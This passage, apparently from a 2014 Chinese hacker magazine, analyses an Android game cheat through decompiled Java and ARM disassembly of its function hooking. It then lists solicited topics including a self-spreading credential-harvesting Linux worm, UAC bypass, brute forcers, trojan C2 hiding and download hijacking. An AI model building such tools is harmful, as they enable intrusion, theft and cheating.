


图 4

经过简单的分析，此文件确实是为 xx 助手的配置文件。其中，game-name 字段为被操作的游戏包名；apk-path 字段为具体外挂的 apk 文件；ui-name 字段则是外挂启动后的主 Activity；activity-name 字段为游戏的主 Activity；so-path 字段则为具体实现 hook 游戏相关函数，patch 游戏进程的主要文件。

2）xxzhushou_android.apk

此 apk 文件为 xx 助手的安装文件，经过详细分析，xx 助手主程序主要实现了下载指定游戏外挂、启动游戏、解析上述 xxplist、把外挂 dex 注入到游戏进程等功能。而且这一整套东西的实现与具体的某个游戏是符合的，堪称是一个游戏外挂的发布平台（由于我们今天主要分析的是游戏外挂的实现原理，下回有时间再写一篇详细分析 xx 助手的文章，所以在这里，关于 xx 助手本身的功能就先一笔带过了）。

3）xxUI.apk

这个文件包是进入游戏之后主要显示的外挂设置界面，具体如图 2 所示。下面我们来具体分析下其实现原理。

解包 xxUI.apk，使用 Java Decompiler 工具查看解密出来的类 java 代码，代码结构如图 5 所示。





图 5

发现代码并没有经过加密混淆，下面我们首先来看看 xxkupao 这个类的实现，如图 6 所示。




```
private xxkupao(Activity paramActivity)
{
  this.mActivity = paramActivity;
  DisplayMetrics localDisplayMetrics = new DisplayMetrics();
  this.mActivity.getWindowManager().getDefaultDisplay().getMetrics(localDisplayMetrics);
  this.mDp = localDisplayMetrics.density;
}

public static void init(Activity paramActivity, String paramString)
{
  if (me == null);
  for (xxkupao localxxkupao = new xxkupao(paramActivity); ; localxxkupao = me)
  {
    me = localxxkupao;
    mSoPath = paramString;
    me.show();
    return;
  }
}

private void initView()
{
  this.mSettingView = new xxkupaoSettingView(this.mActivity, this.mRootView, mSoPath);
  this.mAboutView = new xxAbout(this.mActivity, this.mRootView);
  this.mAboutView.setXXVersionString(mStrVersion);
  LinearLayout localLinearLayout = new LinearLayout(this.mActivity);
  localLinearLayout.setOrientation(1);
```

图 6

这个类的 init 函数首先保存 so path 路径，然后调用 show 函数初始化界面布局。show 函数中调用 initView 来创建 Setting 和 About View，并使用线性布局来排版界面。接下来我们来看看 Setting View 的实现，如图 7。


```
public xxkupaoSettingView(Activity paramActivity, ViewGroup paramViewGroup, String paramString)
{
  super(paramActivity);
  this.mActivity = paramActivity;
  this.mParent = paramViewGroup;
  this.mSoPath = paramString;
  this.mSettingView = this;
  DisplayMetrics localDisplayMetrics = new DisplayMetrics();
  this.mActivity.getWindowManager().getDefaultDisplay().getMetrics(localDisplayMetrics);
  mDp = localDisplayMetrics.density;
  initNativeFunc();
  initView();
}

private void initNativeFunc()
{
  if (this.mSoPath != null)
  {
    System.load(xxkupao.mSoPath);
    if (!Build.CPU_ABI.equals("armeabi"))
      break label56;
    xxdohook(1);
  }
  while (true)
  {
    setBonus(1);
    setRushDistance(400);
    setIsInvincibleAndMagnet(isInvincibleAndMagnet);
    setIsUnlimitJump(isJumpOpen);
    return;
    label56: xxdohook(2);
  }
}
```

图 7

这个 Setting View 类的大致功能是，首先保存 so 文件的路径，即/data/data/com.xxAssistant/app_plugin/103/libxxkupao.so，然后调用 initNativeFunc 函数加载 so 文件，并开始 patch 游戏的相关函数，接着调用 initView 函数初始化界面中的各种控件。

具体来看下 initNativeFunc 函数，图 7 中这个函数反编译出来的代码并不是很准确，大致的代码应该是这样的，如图 8 所示。

```
private void initNativeFunc()
{
  if (mSoPath != null) {
    System.load(mSoPath);   // 加载so

    setBonus(1);              // 设置奖励倍数
    setRushDistance(400);     // 设置飞行距离
    setIsInvincibleAndMagnet(isInvincibleAndMagnet); // 设置自动穿透和飞行模式
    setIsUnlimitJump(isJumpOpen);  // 是否开启无限跳跃

    if (!Build.CPU_ABI.equals("armeabi")) {    // 根据cpu的不同，设置不同的hook
       xxdohook(2);
    }
    else {
        xxdohook(1);
    }
  }
}
```

图 8

InitNativeFunc 函数首先加载 so 文件，然后通过调用 set 方法设置相应的外挂属性。最后判断 CPU 的类型，实施不同的 hook 方案（因为天天酷跑这个游戏会根据 CPU 的不同而释放不同的游戏 so 文件，所以 hook 的时候代码偏移都有所不同，这里 hook 方案的不同主要就是为了配合游戏释放出来的文件不同）。其中这里的 set 方法和 xxdohook 函数都是 JNI 调用，即在 java 层中调用底层 c 或者 c++的代码，不知道这方面知识的同学可以学习下 NDK 开发。

4）libxxkupao.so

通过上面的分析之后，我们知道 xxUI.apk 其实是通过 JNI 调用实现的，具体功能的实现都在这个 so 文件中。

具体来看下 setBonus，即设置奖励倍数方法的具体实现吧，其他都大同小异了。使用 IDA 打开 libxxkupao.so，定位到 Java_com_xxAssistant_UI_xxkupaoSettingView_setBonus 函数，汇编代码如图 9 所示。

```
00003080                EXPORT Java_com_xxAssistant_UI_xxkupaoSettingView_setBonus
00003080 Java_com_xxAssistant_UI_xxkupaoSettingView_setBonus
00003080
00003080 Bonus          = -0x24
00003080 var_20         = -0x20
00003080 var_1C         = -0x1C
00003080 var_0          =  0
00003080
00003080                STR             R11, [SP,#-4+var_0]!
00003084                ADD             R11, SP, #0
00003088                SUB             SP, SP, #0x14 ; 递减SP指针，分配局部变量区
0000308C                STR             R0, [R11,#0x14+var_1C] ; 保存参数1，JNIEnv
00003090                STR             R1, [R11,#0x14+var_20] ; 保存参数2
00003094                STR             R2, [R11,#0x14+Bonus] ; 保存参数3，即奖励倍数
00003098                LDR             R3, [R11,#0x14+Bonus]
0000309C                CMP             R3, #1
000030A0                MOVLT           R3, #1  ; 比较设置的奖励倍数，如果小于1就置为1
000030A4                MOV             R2, R3  ; 把奖励倍数保存到R2寄存器
000030A8                LDR             R3, =(g_Bonus - 0x30B4)
000030AC                ADD             R3, PC, R3
000030B0                STR             R2, [R3] ; 把奖励倍数保存到全局变量中
000030B4                MOV             SP, R11
000030B8                LDMFD           SP!, {R11}
000030BC                BX              LR
000030BC ; End of function Java_com_xxAssistant_UI_xxkupaoSettingView_setBonus
```

图 9

JNI 调用的前面两个参数是系统传进来的，我们不必关心。参数 3 是我们自己传进来的奖励倍数，是一个整形的数值，经过简单处理之后把奖励倍数保存为全局变量，供后面函数调用使用。

下面我们来看看 xxdohook 函数的实现，由于函数太长，主要以奖励倍数功能的实现开始分段讲解。

(1)保存传进来的参数到局部变量中，参数 3 即是我们自己传进来的参数，根据 CPU 类型来决定 hook 类型。

```
.text:00001AA4                EXPORT Java_com_xxAssistant_UI_xxkupaoSettingView_xxdohook
.text:00001AA4 Java_com_xxAssistant_UI_xxkupaoSettingView_xxdohook
.text:00001AA4
.text:00001AA4 hook_type      = -0x18
.text:00001AA4 var_14         = -0x14
.text:00001AA4 var_10         = -0x10
.text:00001AA4 var_C          = -0xC
.text:00001AA4 so_base        = -8
.text:00001AA4
.text:00001AA4                STMFD           SP!, {R11,LR}
.text:00001AA8                ADD             R11, SP, #4
.text:00001AAC                SUB             SP, SP, #0x18 ; 分配局部变量空间
.text:00001AB0                STR             R0, [R11,#var_10] ; 保存参数1
.text:00001AB4                STR             R1, [R11,#var_14] ; 保存参数2
.text:00001AB8                STR             R2, [R11,#hook_type] ; 保存参数3，传进来的hook类
```

图 10

(2)获取游戏进程中 libGameApp.so 的基址。

```
.text:00001B30                BL              getpid
.text:00001B34                MOV             R3, R0
.text:00001B38                MOV             R0, R3
.text:00001B3C                LDR             R3, =(aLibgameapp_so - 0x1B48)
.text:00001B40                ADD             R3, PC, R3 ; "libGameApp.so"
.text:00001B44                MOV             R1, R3
.text:00001B48                BL              get_module_base
.text:00001B4C                STR             R0, [R11,#so_base]
.text:00001B50                LDR             R3, [R11,#so_base]
```

图 11

(3)根据 CPU 的不同，java 层会传递不同的参数下来，用以实现不同的 hook。其中大体

的实现思路是一样的，主要是因为不同的 CPU，游戏释放出来的 so 文件是不同的，所以两种 hook 类型基本上只是文件偏移的不同，下面我们选择其中的一个分支来进行详细介绍。

```
.text:00001B80 loc_1B80                                ; CODE XREF: Ja
.text:00001B80                 LDR             R3, [R11,#hook_type]
.text:00001B84                 CMP             R3, #2
.text:00001B88                 BNE             loc_249C
```

图 12

(4)获取到游戏 so 文件基址之后，调用 dlsym 方法根据符号名试图解析出 AddScore 函数的地址。

```
0001D3C loc_1D3C                                ; CODE XREF: Java_com_xxAssistant_UI_xxkupaoSet
0001D3C                 MOV             R0, 0xFFFFFFFF ; handle
0001D40                 LDR             R3, =(a_zn10breezeg_1 - 0x1D4C)
0001D44                 ADD             R3, PC, R3 ; "_ZN10BreezeGame8GameData8AddScoreERKNS_".
0001D48                 MOV             R1, R3  ; name
0001D4C                 BL              dlsym
0001D50                 MOV             R3, R0
0001D54                 MOV             R2, R3
0001D58                 LDR             R3, =(g_AddScore_hook_address - 0x1D64)
0001D5C                 ADD             R3, PC, R3
0001D60                 STR             R2, [R3]
```

图 13

(5)如果通过符号找到了相应函数的地址，那么就调用 MSHookFunction 函数进行 hook 游戏的关键 call，以此来改变游戏的执行流程。（MSHookFunction 是 Cydia Substrate 的库函数，此框架功能强大，支持 Android 和 IOS 的 hook）

```
0001DA8 loc_1DA8                                ; CODE XREF: Java_com_xxAssistan
0001DA8                 LDR             R3, =(g_AddScore_hook_address - 0x1DB4)
0001DAC                 ADD             R3, PC, R3
0001DB0                 LDR             R3, [R3]
0001DB4                 MOV             R0, R3
0001DB8                 LDR             R3, =(mine_AddScore - 0x1DC4)
0001DBC                 ADD             R3, PC, R3
0001DC0                 MOV             R1, R3
0001DC4                 LDR             R3, =(origin_addScore - 0x1DD0)
0001DC8                 ADD             R3, PC, R3
0001DCC                 MOV             R2, R3
0001DD0                 BL              MSHookFunction
```

图 14

(6)当然，通常情况下，我们并没有游戏的符号文件，所以在第(4)步中调用 dlsym 函数解析符号地址的时候就已经失败了，那么此时函数便会根据硬编码地址来进行 hook。

```
.text:00002288                 LDR             R2, [R11,#so_base]
.text:0000228C                 MOV             R3, 0x16FAE0
.text:00002294                 ADD             R3, R2, R3
.text:00002298                 MOV             R2, R3  ; 基地址加上一个偏移，并把值保存到R2寄存器
.text:0000229C                 LDR             R3, =(g_AddScore_hook_address - 0x22A8)
.text:000022A0                 ADD             R3, PC, R3
.text:000022A4                 STR             R2, [R3] ; 把要hook的地址保存到全局变量中
.text:000022A8                 LDR             R3, =(g_AddScore_hook_address - 0x22B4)
.text:000022AC                 ADD             R3, PC, R3
.text:000022B0                 LDR             R3, [R3]
.text:000022B4                 MOV             R0, R3  ; 把要hook的地址赋值给R0，开始hook前的参数准备
.text:000022B8                 LDR             R3, =(mine_AddScore - 0x22C4)
.text:000022BC                 ADD             R3, PC, R3
.text:000022C0                 MOV             R1, R3  ; 把自己实现的stub函数地址赋值给R1
.text:000022C4                 LDR             R3, =(origin_addScore - 0x22D0)
.text:000022C8                 ADD             R3, PC, R3
.text:000022CC                 MOV             R2, R3  ; 函数调用后会返回原始的地址
.text:000022D0                 BL              MSHookFunction ; 开始hook
```

图 15

(7)至此，游戏的 patch 工作已经全部完成，接下来就可以开始玩游戏了。游戏在运行过

程中，会进入到我们的 hook 函数中。例如，一局游戏结束后，那么系统会给予一定奖励，此时，便会进入我们的 mine_AddScore 函数中开始执行，下面我们来看下此函数的具体实现。

```
.text:0000144C                MOV             R3, #0
.text:00001450                STR             R3, [R11,#i]
.text:00001454                B               loc_1488
.text:00001458 ; ---------------------------------------------------------------------------
.text:00001458
.text:00001458 loc_1458                               ; CODE XREF: mine_AddScore+B8↓j
.text:00001458                LDR             R3, =(origin_addScore - 0x1464)
.text:0000145C                ADD             R3, PC, R3
.text:00001460                LDR             R12, [R3]
.text:00001464                LDR             R0, [R11,#var_10]
.text:00001468                LDR             R1, [R11,#var_14]
.text:0000146C                LDR             R2, [R11,#var_18]
.text:00001470                LDR             R3, [R11,#var_1C]
.text:00001474                BLX             R12     ; 调用原始函数
.text:00001478                STR             R0, [R11,#var_8]
.text:0000147C                LDR             R3, [R11,#i]
.text:00001480                ADD             R3, R3, #1
.text:00001484                STR             R3, [R11,#i]
.text:00001488
.text:00001488 loc_1488                               ; CODE XREF: mine_AddScore+60↑j
.text:00001488                LDR             R2, [R11,#i]
.text:0000148C                LDR             R3, =(g_Bonus - 0x1498)
.text:00001490                ADD             R3, PC, R3
.text:00001494                LDR             R3, [R3] ; R3寄存器保存了前面设置的奖励倍数
.text:00001498                CMP             R2, R3
.text:0000149C                MOVCS           R3, #0  ; 如果R2>=R3,那么R3赋值为0
.text:000014A0                MOVCC           R3, #1  ; 如果R2<R3,那么R3赋值为1
.text:000014A4                UXTB            R3, R3  ; 无符号扩展指令
.text:000014A8                CMP             R3, #0
.text:000014AC                BNE             loc_1458 ; 如果循环次数小于奖励倍数，那么跳转并调用原始函数
```

图 16

经过分析，此函数的实现逻辑其实很简单，例如我设置了奖励倍数为 10，那么 hook 代码就会循环调用 10 次游戏本身的 addScore 函数来实现多倍奖励的功能。

总体的调用过程用一张图来说明就更加形象了，如图 17 所示。




图 17

总结

游戏的设计和架构在很大程度上与网络资源息息相关。基于移动端网络的不稳定性，以及国内网络流量资费比较昂贵等特点，大多数移动端游戏都会将绝大部分的功能放在本地来实现，只有绝少部分重要的信息才会与服务器端进程同步。例如装备、资金的变更。因此，游戏外挂只要 patch 掉本地游戏的关键函数就能达到类似无敌、穿墙、飞行等无敌功能。

基于以上的特点，游戏作者可以额外的开一个线程来定时检测自身代码是否被恶意篡改

了。但是，线程和定时器又是很容易被外挂 patch 掉的，因此，不管是 PC 端游戏还是移动端游戏，外挂与游戏的斗阵始终都不会结束。

（完）

2014 年第 6 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 6 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

4. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；
2）扫描方式采用多线程，并能设置线程数；
3）将功能编写成 DLL，导出功能函数；
4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；
5）尽量多做出错异常处理，以防程序意外崩溃；
6）使用 VC++2008 编译工具编写；
7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；
2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；
3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；
2）系统补丁打到最新；
3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680